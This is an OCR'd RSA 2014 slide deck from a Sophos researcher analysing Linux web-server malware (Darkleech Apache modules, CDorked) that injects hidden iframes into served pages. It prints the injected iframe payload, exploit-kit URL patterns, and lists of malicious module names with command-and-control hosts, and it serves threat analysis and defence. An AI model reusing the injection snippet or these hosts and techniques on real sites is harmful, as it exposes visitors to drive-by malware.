RSA CONFERENCE 2014
FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Share.
Learn.
Secure.
Capitalizing on
Collective Intelligence

Now you see me -

attacks using modified web server binaries and modules

SESSION ID: HTA-F02

Vanja Svajcer

Principal Researcher,
Sophos
@vanjasvajcer

Story of denial

Introduction

- Linux – important component of cybercrime
- Malware attack patterns using web server binaries

Why Linux?

- Apache is powering 50% of web servers, globally
- Nginx – 15%
- IIS – 20%

1. Linux Web server is the perfect “launch pad” for malware and exploits targeting Windows
2. A Linux “botnet” is a perfect platform for spam and DDOS

Combine this with a common belief that Unix/Linux ‘is safe’ and needs no AV. The result is -- highly effective malware spreading on Unix/Linux, and going unnoticed for a long time

Introduction

SOPHOS


#RSAC

RSACONFERENCE2014

Introduction


Linux malware

- ELF
- PHP
- Perl
- Shell



SOPHOS

RST-B



SOPHOS

#RSAC

RSACONFERENCE2014

Attack pattern using web server binaries


Compromised web servers,
Troj/Apmod (Darkleech),
Troj/Cdorked, Troj/SrvInjRk
(Snakso)

JavaScript IFRAME redirection

hxxp://hpmelrse.xxxxx.com/stats/ga.php

Traffic directing
server (TDS)

'Blackhole v2' exploit site
Mal/ExpJS-N



LANDING PAGE:
hxxp://[exploit_site]/ep/links/header.php

PDF:
hxxp://[exploit_site]/ep/links/header.php?<rnd>=070a050602&<rnd>=4c&<rnd>=0733040609030a380b04&<rnd>=0b000600020002

JAR:
hxxp://[exploit_site]/ep/data/java.jar

Payload EXE:
hxxp://[exploit_site]/ep/links/header.php?gf=070a050602&le=0733040609030a380b04&a=02&si=p&yl=e

Investigative questions

- What?
- How?
- When?
- Where?
- Who?

Apache modules

- Overview of functionality
  - Apache supports modules
    - Modules are powerful. E.g. interact with (edit, update) incoming and outgoing data
    - Example legitimate modules:
      - mod_ssl
      - mod_lua
      - mod_headers
    - 0wned server
      - Rootkit installed
      - Apache httpd.conf updated to load malicious module
      - Module to inject into outbound content

Apache modules

- Register filter registration function

```
module AP_MODULE_DECLARE_DATA dl_module = {
    STANDARD20_MODULE_STUFF,
    dl_create_dir_config,
    NULL,
    dl_create_server_config,
    NULL,
    dl_directives,
    dl_register_hooks
};
```

Troj/Apmod (“DarkLeech”)

- Distributed in source, compiled
- Installs itself as an Apache module which inspects outgoing HTTP content
- Injects JavaScript code into some pages served
- The JavaScript writes an <IFRAME> to the page
- The <IFRAME> points to a malicious/compromised site

Troj/Apmod (“DarkLeech”)

- Overview of functionality
  - Checks request IP
    - Does not inject for Google, Yandex, Bing etc
  - Checks filename
  - Periodically connects to C&C to retrieve string to inject
  - Inject string into outbound HTML or JS content

```
<style>.n8srv7pl7o { position:absolute; left:-1985px;
top:-1577px} </style><div class="n8srv7pl7o"><iframe src=
"http://<ip>/f20995117485a5dc464199c278890bcd/q.php"
width="589" height="396"></iframe></div>
```

  - Maintains IP blacklist
  - Hard to reproduce infection!

Troj/Apmod (“DarkLeech”)

- Show source code


Troj/Apmod – names, C2, versions

```
mod_balance_alias.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_bench_log.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_build_log.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_cgiz_headers.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_chart_proxy.so, C&C: 178.162.130.105/index.php, Version:2012.08.07
mod_chart_proxy.so, C&C: job.stistikcounter.net/mop.php, Version:2012.11.16
mod_get_mime.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_load_env.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_local_config.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_pool_config.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_pool_log.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_preg_headers.so, C&C: mailsubmit.info/vaio/index.php, Version:2012.12.14
mod_preg_mem.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_preg_proxy.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_sec2_mime.so, C&C: 217.23.13.65/Home/index.php, Version:2012.12.14
mod_spm_headers.so, C&C: updatekernel.org/ Version:2012.08.07
mod_spm_mem.so, C&C: updatekernel.org/ Version:2012.08.07
mod_spm_mime.so, C&C: 64.186.135.50/Shop/index.php, Version:2012.12.14
mod_string_log.so C&C: 217.23.13.65/Home/index.php Version:2012.12.14
```

Troj/Apmod– we 0wn your site

- Widepread site injections, with a twist

```
<style>.n8srv7pl7o { position:absolute; left:-1985px;
top:-1577px} </style><div class="n8srv7pl7o"><iframe src=
"http://<ip>/f20995117485a5dc464199c278890bcd/q.php"
width="589" height="396"></iframe></div>
```




SOPHOS

#RSAC

RSACONFERENCE2014

Troj/Apmod– we 0wn your site




SOPHOS

#RSAC

RSACONFERENCE2014

Troj/Apmod– we 0wn your site




SOPHOS

#RSAC

RSACONFERENCE2014

Troj/Apmod payloads



SOPHOS

#RSAC

RSACONFERENCE2014


CDorked


- Runs as a modified apache, lighttpd or ngix
- Hard to spot if the binary was modified
- Injects malware redirect once a day per IP
- Includes a backdoor

CDorked

- Modified httpd daemon
  - Apache, lighttpd, nginx
- Configuration in RAM
  - Uses shared memory via IPC
  - No configuration stored in the binary or on disk, but still works after httpd restart
- Configured via HTTP POST requests
  - Requests are not logged

Flow graphs – gen1



